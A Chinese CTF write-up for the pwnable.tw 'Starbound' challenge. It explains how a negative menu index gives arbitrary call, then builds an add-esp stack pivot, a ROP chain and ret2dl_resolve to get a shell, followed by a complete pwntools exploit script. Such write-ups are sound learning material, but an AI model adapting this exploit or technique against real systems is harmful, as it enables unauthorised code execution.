pwnable tw Starbound writeup

原创

charlie_heng 于 2018-03-02 11:54:55 发布 731 收藏

分类专栏： pwn

本文链接：https://blog.csdn.net/charlie_heng/article/details/79421752


这题漏洞很明显，选择菜单的时候可以输入负数，然后可以在name那里填入想调用的函数，这样就可以实现任意地址执行

但是有了这个之后怎么用呢？？

这个就有点难度了，本来是想看一下栈，看看有没有可以用的参数，但是发现基本都用不了.....

然后想了下，这题没有给libc，又没有system，那么多半是ret2dl_resolve

那么ret2dl_resolve又需要rop，那么这题应该就是rop了，但是怎么rop呢？



画了下栈的图，大概是这样

因为strtol只识别前面的-31,所以后面我们可以填rop的payload

然后在name那里填上一个地址

我这里选了0x804A6D9，add esp,0x1c,然后再pop几个东西，这样就能到我们的payload那里了

之后就单纯的是ret2dl_resolve，这里就不详细说了

下面是payload

```
from pwn import *
import roputils


#p=process('./starbound')
p=remote('chall.pwnable.tw', 10202)
context.log_level='debug'
rop=roputils.ROP('./starbound')

#gdb.attach(proc.pidof(p)[0])

stage=0x8057D40+0x700

def ru(x):
    return p.recvuntil(x)

def se(x):
    p.send(x)

def back():
    se('1')
    ru('> ')

def settings():
    se('6')
    ru('4. Toggle View')
    ru('> ')

def set_name(name):
    se('2')
    ru('Enter your name: ')
    se(name)
    ru('> ')

settings()
set_name(p32(0x0804A6D9)+cyclic(0x20))

puts=0x8048B90
read=0x8048A70
p4=0x804A6DC
pebp=0x80491bc
leave=0x0804A673


payload='a'*21 +p32(puts)+p32(p4+3)+p32(0x08055004)
payload+=p32(read)+p32(p4+1)+p32(0)+p32(stage)+p32(0x300)
payload+=p32(pebp)+p32(stage-4)+p32(leave)

se('-33'+payload)

linkmap=u32(p.recv(4))+0xe4


data=p32(read)+p32(p4+1)+p32(0)+p32(linkmap)+p32(0x4)
data+= rop.dl_resolve_call(stage+0x100)+p32(stage+0x200)*2
```

```
data=data.ljust(0x100,'A')
data+=rop.dl_resolve_data(stage+0x100,'system')
data=data.ljust(0x200,'A')
data+='/bin/sh\x00'
data=data.ljust(0x300,'A')


p.send(data)
sleep(0.1)
p.send(p32(0))

p.interactive()
```